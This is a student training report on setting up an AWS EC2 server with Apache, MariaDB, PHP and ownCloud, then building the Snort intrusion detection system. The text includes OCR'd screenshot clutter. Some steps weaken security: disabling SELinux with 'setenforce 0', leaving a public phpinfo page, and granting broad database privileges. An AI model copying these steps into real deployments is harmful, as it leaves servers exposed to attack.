CYBER SECURITY PROJECT REPORT (ICT SUMMER TRAINING PROGRAM) JUNE-JULY BATCH

ICT ACADEMY
IIT KANPUR

PENETRATION TESTING AND SECURING CLOUD NETWORK

SUBMITTED TO:	**SUBMITTED BY:**
MR. RAHUL GUPTA	Tushar Agarwal

ACKNOWLEDGEMENT

I Tushar Agarwal a student of Cyber Security course (June July) batch been conducted under ICT Summer Training Program held in Indian Institute of Technology Kanpur is grateful to our instructor Mr. Rahul Gupta Sir and his all so helpful supporters for teaching these value-able lessons and lectures and being very helpful and supportive throughout the course.

I have taken efforts in this project. However, it would not have been possible without the kind support and help of many individuals and organizations. I would like to extend my sincere thanks to all of them.

I would also like to thank ICT team members for helping us with all and any problems occurring throughout the course and resolving them unmistakably.

I would like to give a heartfelt thanks to IITK and Its faculty specially Prof. B.V.Phani Sir for believing in students and providing us with this amazing opportunity.

At last I would be thanking all my classmates for helping me through the problems and troubling errors that we faced together and outgrew them.

Yours thankfully

Tushar Agarwal

INDEX

Cloud Creation:

Security:

Penetration Testing:

Conclusion:


Cloud Creation:

A **cloud server** is a logical **server** that is built, hosted and delivered through a **cloud computing** platform over the Internet. **Cloud servers** possess and exhibit similar capabilities and functionality to a typical **server** but are accessed remotely from a **cloud** service provider. First we create instance on aws console. For that we have to create account on amazon aws.

https://console.aws.amazon.com.

After Creating account launch a instance choosing red hat server

.


ent Con
How to Set Up a LAMP Stack on
Security and Networking - Install
how to create ec2 instance in aw
/us east 2.console.aws.amazon.com/ec2/v2/home?region=us east 2#Instances:sort=keyName
vices
Resource Groups
kali_bhairav
Ohio
Support
Launch Instance
Connect
Actions
Filter by tags and attributes or search by keyword
1 to 2 of 2
Description
Status Checks
Monitoring
Tags

	Name	Instance ID	Instance Type	Availability Zone	Instance State	Status Checks	Alarm Status	Public DNS (IPv4)	IPv4 Public IP	IPv6 IPs
☑		i-03ee26bbaa0efd918	t2.micro	us-east-2c	● running	✓ 2/2 checks ...	None	ec2-13-59-161-10.us-e...	13.59.161.10	-
□		i-05604c61ae7f7a218	t2.micro	us-east-2c	● terminated		None		-	-

Instance: i-03ee26bbaa0efd918 Public DNS: ec2-13-59-161-10.us-east-2.compute.amazonaws.com

Instance ID	i 03ee26bbaa0efd918	Public DNS (IPv4)	ec2 13 59 161 10.us east 2.compute.amazonaws.com
Instance state	running	IPv4 Public IP	13.59.161.10
Instance type	t2.micro	IPv6 IPs	-
Elastic IPs		Private DNS	ip 172 31 33 252.us east 2.compute.internal

Installing Lamp:

Installing packages.

Yum install httpd<enter>

Yum install mariadb*<enter>

Yum install php*<enter>

To start httpd service:


Systemctl start httpd<enter>

TO check information of php:

Make (info.php) file in /var/www/html

Then check in browser :

<ip> /info.php <enter>


Instances | EC2 Management Co
phpinfo()
Installing LAMP (Linux, Apache,
Security and Networking - Install
Not secure | 13.59.161.10/info.php
Type here to search
9:56 PM
7/5/2019
ENG

PHP Version 7.2.11

System	Linux ip-172-31-33-252.us-east-2.compute.internal 4.18.0-80.el8.x86_64 #1 SMP Wed Mar 13 12:02:46 UTC 2019 x86_64
Build Date	Oct 9 2018 15:09:36
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc
Loaded Configuration File	/etc/php.ini
Scan this dir for additional .ini files	/etc/php.d
Additional .ini files parsed	/etc/php.d/10-opcache.ini, /etc/php.d/20-bcmath.ini, /etc/php.d/20-bz2.ini, /etc/php.d/20-calendar.ini, /etc/php.d/20-ctype.ini, /etc/php.d/20-curl.ini, /etc/php.d/20-dba.ini, /etc/php.d/20-dom.ini, /etc/php.d/20-enchant.ini, /etc/php.d/20-exif.ini, /etc/php.d/20-fileinfo.ini, /etc/php.d/20-ftp.ini, /etc/php.d/20-gd.ini, /etc/php.d/20-gettext.ini, /etc/php.d/20-gmp.ini, /etc/php.d/20-iconv.ini, /etc/php.d/20-intl.ini, /etc/php.d/20-json.ini, /etc/php.d/20-ldap.ini, /etc/php.d/20-mbstring.ini, /etc/php.d/20-mysqlnd.ini, /etc/php.d/20-odbc.ini, /etc/php.d/20-pdo.ini, /etc/php.d/20-pgsql.ini, /etc/php.d/20-phar.ini, /etc/php.d/20-posix.ini, /etc/php.d/20-recode.ini, /etc/php.d/20-shmop.ini, /etc/php.d/20-simplexml.ini, /etc/php.d/20-snmp.ini, /etc/php.d/20-soap.ini, /etc/php.d/20-sockets.ini, /etc/php.d/20-sqlite3.ini, /etc/php.d/20-sysvmsg.ini, /etc/php.d/20-sysvsem.ini, /etc/php.d/20-sysvshm.ini, /etc/php.d/20-tokenizer.ini, /etc/php.d/20-xml.ini, /etc/php.d/20-xmlwriter.ini, /etc/php.d/20-xsl.ini, /etc/php.d/30-mysqli.ini, /etc/php.d/30-pdo_mysql.ini, /etc/php.d/30-pdo_odbc.ini, /etc/php.d/30-pdo_pgsql.ini, /etc/php.d/30-pdo_sqlite.ini, /etc/php.d/30-wddx.ini, /etc/php.d/30-xmlreader.ini, /etc/php.d/30-xmlrpc.ini, /etc/php.d/40-apcu.ini, /etc/php.d/40-zip.ini
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718,NTS
PHP Extension Build	API20170718,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, compress.bzip2, phar, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2

Installing own-cloud:

Access & share your files, calendars, contacts, mail & more from any device; on your terms. Get your owncloud today and protect your data.

To install own-cloud first to install some packages.

Yum install rpm <enter>

Yum install curl <enter>


rpm --import https://download.owncloud.org/download/repositories/stable/CentOS_7/repodata/repomd.xml.key <enter>

curl -L https://download.owncloud.org/download/repositories/stable/CentOS_7/ce:stable.repo -o /etc/yum.repos.d/ownCloud.repo <enter>

```
yum clean expire-cache <enter>

yum install owncloud <enter>

yum install httpd php* mariadb*<enter>

systemctl start mariadb <enter>

  mysql_secure_installation <enter> (set root password)

     mysql -u root -p <enter>

         <password>

   create database owncloud <enter>

->grant all privileges on owncloud. * to ‘tushar’@’localhost’
identified by ‘<password_new>’ <enter>

    ->flush privileges; <enter>

      ->exit <enter>

setenforce 0 <enter>
```

Openining Owncloud:

```
<ip>/owncloud <enter>
```



ownCloud

Not secure | 13.59.161.10/owncloud/index.php

Create an admin account

Username

Password

Storage & database ▾

Performance warning


SQLite will be used as database.
For larger installations we recommend to choose a different database backend.
Especially when using the desktop client for file syncing the use of SQLite is discouraged.

Finish setup

i Need help? See the documentation ↗

ownCloud – A safe home for all your data

Then create admin account:



ownCloud

Not secure | 13.59.161.10/owncloud/index.php

Can't create or write into the data directory /var/www/html/owncloud/data

Create an admin account

Tushar

••••••••••

Good password

Storage & database ▾

Data folder

/var/www/html/owncloud/d

Configure the database

SQLite | MySQL/MariaDB | PostgreSQL

root

Database password

owncloud


localhost

Please specify the port number along with the host name (e.g., localhost: 5432).

ownCloud – A safe home for all your data

Finish setup


<Finishsetup>


Instances | EC2 Management Co
Download ownCloud today - cu
Install package owncloud-files
Files - ownCloud
Not secure | 3.19.60.75/owncloud/index.php/apps/files/?dir=/&fileid=3
Files
ownCloud
tushar
All files
Favorites
Shared with you
Shared with others
Shared by link
Tags
Deleted files
Settings
3.19.60.75/owncloud/index.php/apps/files/?dir=/&fileid=3#
Type here to search
11:19 AM
7/6/2019

Name	Size	Modified
Documents	35 KB	seconds ago
Photos	663 KB	seconds ago
ownCloud Manual.pdf	4.8 MB	seconds ago
2 folders and 1 file	5.5 MB	

Creating user:


Click on admin button then on user:


Instances | EC2 Managemen
Download ownCloud today
Install package owncloud-fil
Users - ownCloud
Download Metasploit: Worl
Nightly Installers - rapid7/m
Not secure | 3.19.60.75/owncloud/index.php/settings/users
Users
ownCloud
tushar
+ Add Group
Everyone 1
Admins 1
Username
E-Mail
Groups
Create
Type here to search
11:23 AM
7/6/2019

Username	Full Name	Password	Groups	Group Admin for	Quota
tushar	tushar	•••••••	admin	no group	Default

Defining a user:

Defining a user named ict n custom space 2 gb:


Instances | EC2 Management Cor
Download ownCloud today - cu
Install package owncloud-files
Users - ownCloud
New Tab
Not secure | 3.19.60.75/owncloud/index.php/settings/users
Users
ownCloud
tushar
+ Add Group
Everyone 2
Admins 1
Username
E-Mail
Groups
Create
Type here to search
ENG
11:29 AM
7/6/2019

Username	Full Name	Password	Groups	Group Admin for	Quota
ict	ict	•••••••	no group	no group	2 GB
tushar	tushar	•••••••	admin	no group	Default

Security:

Configure IDS (Snort), configure rule for http, ICMP:

For configuring ids firstly, we have to install snort n rules of snort:

For installing firstly make account on http://www.snort.org

Then subscribe to oink-code.

Then install some packages:

Yum install wget

```
wget https://www.snort.org/downloads/snort/daq-2.0.6.tar.gz

wget https://www.snort.org/downloads/snort/snort-2.9.13.tar.gz

tar xvzf daq-2.0.6.tar.gz

cd daq-2.0.6
./configure && make && sudo make install

tar xvzf snort-2.9.13.tar.gz
```

```
cd snort-2.9.13
./configure --enable-sourcefire && make && sudo make install
```

```
wget https://www.snort.org/rules/snortrules-snapshot-29120.tar.gz?oinkc
ode=<youroinkcode> -O snortrules-snapshot-29120.tar.gz

wget https://www.snort.org/rules/snortrules-snapshot-29111.tar.gz?oinkc
ode=<youroinkcode> -O snortrules-snapshot-29111.tar.gz
wget https://www.snort.org/rules/snortrules-snapshot-2990.tar.gz?oinkco
de=<youroinkcode> -O snortrules-snapshot-2990.tar.gz
wget https://www.snort.org/rules/snortrules-snapshot-2983.tar.gz?oinkco
de=<youroinkcode> -O snortrules-snapshot-2983.tar.gz
wget https://www.snort.org/rules/snortrules-snapshot-29130.tar.gz?oinkc
ode=<youroinkcode> -O snortrules-snapshot-29130.tar.gz
wget https://www.snort.org/rules/snortrules-snapshot-3000.tar.gz?oinkco
de=<youroinkcode> -O snortrules-snapshot-3000.tar.gz
```

```
   wget https://www.snort.org/downloads/community/community-rules.tar.g
z -O community-rules.tar.gz
```

cd /usr/local/src <enter>
 wget https://sourceforge.net/projects/libdnet/files/libdnet/libdnet-1.11/libdnet-1.11.tar.gz <enter>
cd /usr/local/src/libdnet-1.xx<enter>
./configure—with-pic<enter>
Make<enter>
Make install<enter>


Cd /usr/local/src/daq-2.0.x <enter>
./configure<enter>
make<enter>
make install <enter>

To check snort:

Snort -V <enter>

